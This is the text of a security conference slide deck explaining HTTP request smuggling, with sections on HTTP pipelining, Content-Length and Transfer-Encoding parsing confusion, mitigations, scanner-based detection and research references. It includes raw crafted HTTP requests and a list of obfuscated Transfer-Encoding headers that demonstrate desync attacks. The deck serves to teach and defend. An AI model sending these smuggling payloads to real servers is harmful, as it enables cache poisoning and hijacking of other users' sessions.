

Agenda

- HTTP Pipelining
- What is Request Smuggling?
- Attacks
 - Cache poisoning
 - Credentials hijacking
 - URL filtering bypass
 - XSS
- Defences
 - Mitigations
 - Detection
- Takeaways




This presentation is ...

The summary of 3 main research publications




References to newer variants are also given at the end.



HTTP Versions

- HTTP/1.0 and before: Every request is one TCP connection
 - Lots of TCP handshake
 - No connection pool possible
- HTTP/1.1 uses by default persistent connections
 - Introduce Transfer-Encoding header

HTTP pipelining




Multiple requests in the same TCP socket

```
GET /index.php HTTP/1.1
Host: myapp.com
Content-Length: 0
POST /login HTTP/1.1
Host: myapp.com
Content-Length: 32
username=admin&password=i<3bsides!</pre>
GET /logo.gif HTTP/1.1
Host: myapp.com
Content-Length: 0
```




HTTP Request Smuggling (HRS): Infrastructure



- Web cache
- Firewall
- Load balancing

HTTP Request Smuggling (HRS): Infrastructure













Early version of HRS (2005)

Abuse difference in the way proxy and web servers parse the requests' length.

```
POST /index.htm HTTP/1.1
Host: myapp.com
Content-Length: 0
Content-Length: 37

GET /profile/1337.json HTTP/1.1
Bla: GET /test.htm HTTP/1.1
Host: myapp.com
Connection: Keep-Alive
Content-Length: 0

/index.htm and /test.htm
```

Proxy use the **last** header

```
POST /index.htm HTTP/1.1
Host: myapp.com
Content-Length: 0
Content-Length: 37

GET /profile/1337.json HTTP/1.1
Bla: GET /test.htm HTTP/1.1
Host: myapp.com
Connection: Keep-Alive
Content-Length: 0
/index.htm and /profile/1337.json
```

WebServer use the **first** header

Ref: https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

Early version of HRS (2005)

Requested Returned

/index.htm /index.htm

/test.htm /profile/1337.json

If the proxy is doing caching to *.htm resources, the cache gets poisoned!

Transfer-Encoding: chunked

"Chunked encoding is useful when larger amounts of data are sent to the client and the total size of the response may not be known until the request has been fully processed."

Transfer-Encoding: chunked

```
HTTP/1.1 200 OK
Content-Type: text/plain
Transfer-Encoding: chunked

5\r\n
Hello\r\n
5\r\n
BSides\r\n
B\r\n
Conference!\r\n
0\r\n
\r\n
```

It also work on request!

```
POST /index.php HTTP/1.1
Host: myapp.com
Transfer-Encoding: chunked
5\r\n
Hello\r\n
5\r\n
BSides\r\n
B\r\n
Conference!\r\n
0\r\n
r\n
```

Transfer-Encoding in the specification

"If a message is received with both a **Transfer-Encoding** header field and a **Content-Length** header field, the latter MUST be ignored."

- RFC2616

- Transfer-Encoding should be taken in priority
- Transfer-Encoding might not be implemented by both service

Transfer-Encoding confusion (2016)

Proxy use the **CL** header

Backend use the **TE** header

```
GET / HTTP/1.1
Host: myapp.com
Connection: keep-alive
Dummy: XXX\rTransfer-Encoding: chunked
Content-Length: 121

0

POST /update-profile HTTP/1.1
Host: myapp.com
Dummy: XXX
```

```
GET / HTTP/1.1
Host: myapp.com
Connection: keep-alive
Dummy: XXX\rTransfer-Encoding: chunked
Content-Length: 121
0
POST /update-profile HTTP/1.1
Host: myapp.com
Dummy: XXXGET / HTTP/1.1
Cookie: SESSIONID=SECRET1234
Content-Length: 0
```

Connection hijacking

Ref: Hiding Wookiees (Defcon 2016) by Régis Leroy

Transfer-Encoding support

If both the proxy and web server support TE, their should be no issue ... right?

\rTransfer-Encoding: chunked

Transfer-Encoding: x

Transfer-Encoding:\nchunked

Transfer-Encoding:[tab]chunked

Transfer-Encoding: xchunked


Demonstration HRS to XSS

More Risks

- Cache poisoning
 - Presented with the duplicate Content-Length example
- URL filtering bypass (Hosts or paths blacklist)
- Credentials hijacking
- "Persistent" XSS
- Open-Redirect

New variants

- WebSocket Request Smuggling found by Mikhail Egorov (2019)
- HTTP/2 Cleartext Request Smuggling found by Jake Miller (2020)
- HTTP/2 Headers Request Smuggling found by James Kettles (2021)



*New variants are still found with CL and TE



Mitigations

Most have vendors have released fixes

- Apache Trafic Server, Nginx, Varnish, HAProxy
- F5 Big-IP => Advisory K50375550 include two mitigations

The real solution is to **update those services**. Your application is **not the root cause**.


Cloud services have already deployed fixes

Cloudflare, Fastly, Akamai


Detection

Attack Config						×
risky mode:		poc: collab-abs:		poc-collab domain:	manual-collab-domain-here	
poc: collab-XFO-header:		poc: collab-blind:		use turbo for autopoc:		
skip obsolete permutations:		poc: collab-header:		poc: headerConcat:		
skip vulnerable hosts:		poc: collab:		poc: G:		
only report exploitable:		pad everything:		poc: collab-at:		
skip straight to poc:		poc: bodyConcat:		convert GET to POST:	\square	
force method name:		globally swap - with _:		permute: dualchunk:	\square	
permute: commaCow:		permute: cowComma:		permute: contentEnc:		
permute: quoted:		permute: aposed:		permute: revdualchunk:		
permute: nested:	\square	permute: lazygrep:	\square	permute: bodysplit:	\square	
permute: Odsuffix:		permute: tabsuffix:		permute: accentTE:		
permute: accentCH:	\square	permute: spacejoin1:	\square	permute: prefix1:0:	\square	
permute: prefix1:9:	\square	permute: prefix1:11:	\square	permute: prefix1:12:	\square	
permute: prefix1:13:	\square	permute: prefix1:127:	\square	permute: suffix1:0:	\square	
permute: suffix1:9:	\square	permute: suffix1:11:	\square	permute: suffix1:12:	\square	
permute: suffix1:13:		permute: suffix1:127:	\square	thread pool size:	8	П
use key:	\square	key method:	\square	key status:		
key content-type:	\square	key server:	\square	key header names:		
filter:		mimetype-filter:		resp-filter:		
confirmations:	5	report tentative:		timeout:	10	
include origin in cachebusters:		include path in cachebusters:		params: dummy:		
dummy param name:	utm_campaign	params: query:		params: scheme:		
params: scheme-host:		params: scheme-path:		permute: vanilla:	\square	
permute: badwrap:	\square	permute: space1:	\square	permute: badsetupLF:	\square	
permute: gareth1:		permute: nameprefix1:		permute: valueprefix1:	\square	
permute: nospace1:	\square	permute: linewrapped1:	\square	permute: badsetupCR:	\square	
permute: vertwrap:		permute: tabwrap:	\square	permute: multiCase:	\square	
permute: 0dwrap:	\square	permute: Odspam:	\square	permute: spaceFF:	\square	
permute: unispace:		permute: connection:	\square	permute: spjunk:	\square	
permute: backslash:	\square	permute: spacefix1:0:		permute: spacefix1:9:	\square	
permute: spacefix1:11:	\square	permute: spacefix1:12:	\square	permute: spacefix1:13:		
permute: spacefix1:127:	\square			Reset Settings		
		OK	Cancel			

Detection



Detection






Takeaways

- Request Smuggling is an infrastructure vulnerability that could affect greatly your application
 - Cache poisoning, Credentials hijacking, URL filtering bypass, Persistent XSS and Open-Redirect

- Your "production" environment needs to be tested
 - Often test environments do not have caching, load balancer or additional proxies..
- Use automate tool to detect (lots of variants to cover)

Free workshops...





Contact information

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- @h3xStream

Slides

http://bit.ly/bsides-hrs



Demonstrations

CL.TE triggering an XSS

https://github.com/GoSecure/request-smuggling-nsec-demo

HTTP2 Upgrade

https://github.com/BishopFox/h2csmuggler

References

- Original Watchfire paper (2005)
 https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf
- Hiding Wookiees by Régis Leroy
 https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20pres
 entations/DEF%20CON%2024%20-%20Regilero-Hiding-Wookiees-In-Http.pdf
- PortSwigger publication (2019): https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn

New variants

WebSocket HRS

https://github.com/0ang3el/websocket-smuggle

HTTP/2 Cleartext upgrade HRS

https://labs.bishopfox.com/tech-blog/h2c-smuggling-request-smuggling-via-http/2-cleartext-h2c

HTTP/2 Headers HRS

https://portswigger.net/research/http2